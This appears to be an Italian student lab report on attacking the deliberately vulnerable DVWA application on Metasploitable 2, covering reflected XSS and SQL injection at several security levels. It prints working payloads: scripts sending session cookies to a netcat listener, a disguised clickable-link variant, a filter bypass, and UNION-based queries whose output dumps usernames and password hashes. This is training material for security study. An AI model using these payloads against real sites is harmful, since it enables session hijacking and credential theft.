


Report Exploit DVWA XSS e SQLi W13D4

In questo esercizio andremo a testare codice XSS e queries SQL sulla pagina DVWA di Metasploitable 2.

Prima di iniziare l'esercizio assicuriamoci che ci sia connettività tra le macchine Kali e Metasploitable 2.

XSS Reflected livello di sicurezza LOW

Step 1 Una volta impostato il livello della sicurezza della DVWA a LOW ed aver selezionato dal menu a sinistra la voce XSS reflected, proviamo per prima cosa ad analizzare il source code della pagina per verificare i parametri accettati.




The screenshot shows the source code of the 'Reflected XSS Source' page in a Mozilla Firefox browser. The URL in the address bar is 192.168.32.101/dvwa/vulnerabilities/view_source.php?id=xss_r&se. The code is as follows:

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL ||
$_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
?>
```

At the bottom of the code block, there is a 'Compare' button.

Come possiamo notare, non esistono filtri di sicurezza o restrizioni per quanto riguarda l'immissione di testo nel campo di login.

Proviamo dunque ad immettere il nostro nome per avere un'idea dell'output.



The screenshot shows the 'Vulnerability: Reflected Cross Site Scripting (XSS)' page. It contains a form with the label 'What's your name?' and a text input field. To the right of the input field is a 'Submit' button. Below the input field, the output 'Hello Sara' is displayed in red text.

Step 2 Per verificare che non esistano restrizioni proviamo ad immettere il nostro username in corsivo HTML, nel campo di login quindi scriveremo: `<i> Sara </i>`.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello *Sara*

Per scrivere in grassetto immetteremo ` Sara ` nel campo di login.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello **Sara**

Step 3 Proviamo ora a immettere un codice javascript che restituisca in output un alert. Immetteremo quindi il seguente codice: `<script> alert('Sara') </script>`.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More info
<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cisecurity.com/xss-faq.html>
🌐 192.168.32.101
Sara

Step 4 Modifichiamo lo script in modo che ci permetta di effettuare delle azioni di cookie grabbing. Immettiamo quindi nel campo di login il seguente codice: `<script> location.href = 'http://127.0.0.1:5555/?cookie=' + document.cookie; </script>`.

La sintassi dello script è la seguente:

- `location.href =` : forza il browser a navigare verso l'URL specificato;
- `'http://127.0.0.1:5555/?cookie=' + document.cookie` : costruisce un URL contenente l'indirizzo di loopback e una porta da noi specificata e i cookie come parametro;
- `document.cookie`: recupera tutti i cookie accessibili dalla pagina corrente.

Step 5 Mettiamoci in ascolto con netcat da linea di comando tramite il comando `nc -lvnp 5555` e poi premiamo invio sulla pagina di DVWA con lo script per il cookie grabbing immesso. Osservando l'output di netcat potremo vedere i dati recuperati dal cookie GET della pagina DVWA.


```
(kali@kali)-[~]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51240
GET /?cookie=security=low;%20PHPSESSID=c7b790cf2ccd82dd0c470e842cd99339 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Referer: http://192.168.32.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Priority: u=0, i
```

Step 6 in uno scenario verosimile il nostro script java potrebbe essere nascosto in un bottone cliccabile, in modo che l'utente cliccandolo ci trasmetta i dati dei cookie di navigazione.

Per fare ciò modificheremo lo script in questo modo: `Clicca qui`.

La sintassi dello script è come segue:

- `a href="#"`: elemento HTML che crea un link cliccabile;
- `onclick=`: quando il link viene cliccato esegue il codice javascript che segue;
- `window.location =`: rappresenta l'URL attuale della pagina;
- `'http://127.0.0.1:5555/?cookie=' + document.cookie`: costruisce dinamicamente un URL contenente l'indirizzo di loopback, la porta da noi specificata, cookie come parametro e i cookie della pagina corrente rappresentati da `document.cookie`;
- `Clicca qui`: testo del bottone cliccabile dall'utente.



Step 7 Mettendoci in ascolto da netcat come in precedenza e cliccando il bottone, potremo catturare i cookie.

```
(kali㉿kali)-[~]  
$ nc -lvnp 5555  
listening on [any] 5555 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50432  
GET /?cookie=security=low;%20PHPSESSID=c7b790cf2ccd82dd0c470e842cd99339 HTTP/1.1  
Host: 127.0.0.1:5555  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br, zstd  
Connection: keep-alive  
Referer: http://192.168.32.101/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site  
Sec-Fetch-User: ?1  
Priority: u=0, i
```

SQL injection livello di sicurezza LOW

Step 1 Analizziamo il source code della pagina per verificare i parametri accettati.
Il codice accetta qualsiasi tipo di manipolazione.

SQL Injection Source

```
<?php
if(isset($_GET['Submit'])){
    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Step 2 Se proviamo ad immettere il numero 1 nel campo user ID, ci restituirà il nome e cognome dell'utente con ID 1.

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

Step 3 Inserendo 2 ci restituirà nome e cognome dell'utente con ID 2.

Vulnerability: SQL Injection

User ID:

ID: 2
First name: Gordon
Surname: Brown

Step 4 Inserendo quindi nel campo User ID la query: 1' OR '1'='1, potremo avere in output tutti i dati relativi a tutti gli ID.

Vulnerability: SQL Injection

User ID:

ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith

Step 5 Per recuperare in output le password degli utenti, useremo la seguente query: 1' UNION SELECT user, password FROM users#, questo è un payload SQL injection che sfrutta la clausola UNION per accedere a dati da una tabella diversa rispetto a quella interrogata originariamente. Quindi in output, sostituirà i valori della colonna surname con i valori di password.

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


Facoltativo

Ripetere gli esercizi con livello di sicurezza MEDIUM e HIGH.

XSS Reflected livello di sicurezza MEDIUM

Analizzando il source code della pagina noteremo che `<script>` non è un parametro accettato, quindi per aggirare questo filtro basterà scrivere: `<Script> location.href = 'http://127.0.0.1:5555/?cookie=' + document.cookie; </Script>`, poiché javascript è case insensitive, quindi la S maiuscola in script non disturberà l'output del nostro codice.

Mettendoci quindi in ascolto con netcat avremo catturato il cookie.



```
(kali@kali)-[~]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 52842
GET /?cookie=security=medium;%20PHPSESSID=c7b790cf2ccd82dd0c470e842cd99339 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Referer: http://192.168.32.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Priority: u=0, i=force
```

XSS Reflected livello di sicurezza HIGH

Analizzando il codice sorgente possiamo notare che il parametro name è protetto dal filtro `htmlspecialchars`, questo fa in modo che l'input immesso da noi non sarà interpretato come codice ma come semplice testo. Non è quindi possibile superare il livello con script XSS classico come visto finora.

SQL injection livello di sicurezza MEDIUM

Analizzando il source code della pagina possiamo notare che viene usata `mysql_real_escape_string` come filtro contro i caratteri speciali come ad esempio la virgoletta. Per aggirare questo filtro basterà rimuovere le virgolette dalla query usata in precedenza, in questo modo: `1 UNION SELECT user, password FROM users#`.

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

SQL injection livello di sicurezza HIGH

Analizzando il codice sorgente possiamo notare che viene utilizzato `mysql_real_escape_string` per escludere i caratteri speciali come in precedenza, in più troviamo `stripslashes` che rimuove eventuali slash e `is_numeric` che blocca tutto ciò che non è numerico. È quindi impossibile risolvere la difficoltà high con una SQL injection come visto finora.